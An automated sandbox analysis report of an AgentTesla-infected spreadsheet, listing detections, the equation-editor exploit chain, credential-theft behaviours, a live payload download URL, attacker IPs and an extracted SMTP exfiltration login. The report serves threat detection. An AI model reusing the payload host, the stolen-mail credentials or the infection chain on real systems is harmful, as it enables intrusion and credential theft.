ID: 383929
Sample Name: PAGO.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:39:17
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PAGO.xlsx

Overview

General Information

Sample Name:	PAGO.xlsx
Analysis ID:	383929
MD5:	db190ad25a4530..
SHA1:	999aacfcfee17aa..
SHA256:	4273c2c7579306..
Tags:	AgentTesla VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2184 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2612 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 912 cmdline: 'C:\Users\Public\vbc.exe' MD5: F31B0E7D038ED9D64BE2C6EF94FA5171)
    - vbc.exe (PID: 3048 cmdline: C:\Users\Public\vbc.exe MD5: F31B0E7D038ED9D64BE2C6EF94FA5171)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "helio@lpsinvest.comz6~Rhjss*B0}smtp.lpsinvest.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2368346824.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2369104904.00000000026 58000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2369104904.00000000026 58000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.351d880.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.351d880.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



Click to jump to signature section

- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Spearphishing Link 1	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 3 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Stand Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 1 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 4 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PAGO.xlsx	33%	Virustotal		Browse
PAGO.xlsx	33%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	17%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	17%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
wsdysuresbonescagegp.dns.army	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://smtp.lpsinvest.com	0%	Avira URL Cloud	safe	
http://AFplKq.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wsdysuresbonescagegp.dns.army/documenpt/svchost.exe	100%	Avira URL Cloud	malware	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://x8nMk45g8ETcNqX.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wsdysuresbonescagegp.dns.army	103.153.76.181	true	true	• 6%, Virustotal, Browse	unknown
smtp.lpsinvest.com	5.10.29.169	true	true		unknown
is.gd	104.25.234.53	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://wsdysuresbonescagegp.dns.army/documenpt/svchost.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2370796460.0000000005E70000.00000002.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://smtp.lpsinvest.com	vbc.exe, 00000005.00000002.2369177054.00000000026F4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dist.nuget.org/win-x86-commandline/latest/nuget.exe	vbc.exe, vbc.exe, 00000005.00000002.2368916069.0000000000F82000.00000020.00020000.sdmp, svchost[1].exe.2.dr	false		high
http://https://github.com/d-haxton/HaxtonBot/archive/master.zip	vbc.exe, vbc.exe, 00000005.00000002.2368916069.0000000000F82000.00000020.00020000.sdmp, svchost[1].exe.2.dr	false		high
http://AFplKq.com	vbc.exe, 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	vbc.exe, 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.%s.comPA	vbc.exe, 00000005.00000002.2370796460.0000000005E70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://github.com/Spegeli/Pokemon-Go-Rocket-API/archive/master.zip	vbc.exe, svchost[1].exe.2.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2169807116.00000000024B8000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	vbc.exe, 00000005.00000002.2369077883.0000000002636000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2170048529.000000000347C000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2368346824.0000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.2169797974.00000000024AB000.00000004.00000001.sdmp	false		high
http://https://x8nMk45g8ETcNqX.org	vbc.exe, 00000005.00000002.2369104904.0000000002658000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2369171386.00000000026EC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.10.29.169	smtp.lpsinvest.com	United Kingdom		60610	EVEREST-ASGB	true
104.25.234.53	is.gd	United States		13335	CLOUDFLARENETUS	false
103.153.76.181	wsdysuresbonescagegp.dns.army	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383929
Start date:	08.04.2021
Start time:	12:39:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAGO.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/24@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.1%) • Quality average: 23.7% • Quality standard deviation: 34.3%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:40:08	API Interceptor	114x Sleep call for process: EQNEDT32.EXE modified
12:40:14	API Interceptor	832x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
5.10.29.169	78jqVxp7pl.exe	Get hash	malicious	Browse	
	AhJ6Pqv5Ik.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.598.11918.exe	Get hash	malicious	Browse	
	179422427-105719-sanlccjavap0003-1.pdf.exe	Get hash	malicious	Browse	
	6wYAsx4N91.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Win32.Save.a.2641.exe	Get hash	malicious	Browse	
	Transf. ppto 310404.xlsx	Get hash	malicious	Browse	
	PAGO.xlsx	Get hash	malicious	Browse	
104.25.234.53	Pdf Document.exe	Get hash	malicious	Browse	• is.gd/TGKGYYYYZ
103.153.76.181	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• wsdysuresbonescagegp.dns.army/documenpt/svchost.exe
	PAGO.xlsx	Get hash	malicious	Browse	• suresstdybonescagesc.dns.army/documenpt/svchost.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• suresstdybonescagesc.dns.army/documenpt/svchost.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• wsdysuresbonescageqa.dns.army/documenpt/svchost.exe
	PRESUPUESTO .xlsx	Get hash	malicious	Browse	• surestdysbonescagexc.dns.army/documenpt/svchost.exe
	PAGO.xlsx	Get hash	malicious	Browse	• surestdysbonescagexc.dns.army/documenpt/svchost.exe
	Transf. ppto 310404.xlsx	Get hash	malicious	Browse	• suresstdybonestrands.dns.army/documenpt/svchost.exe?platform=hootsuite
	PAGO.xlsx	Get hash	malicious	Browse	• surestdysboneinterst.dns.army/documenpt/svchost.exe
	N 283.353.xlsx	Get hash	malicious	Browse	• suresbonestdyinterst.dns.army/documenpt/svchost.jpeg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	justification.xlsx	Get hash	malicious	Browse	• suresb1st dyinterstp m.dns.army /receipst/ winlog.exe
	Fature.xlsx	Get hash	malicious	Browse	• suresb1st dyinterstp m.dns.army /receipst/ winlog.exe
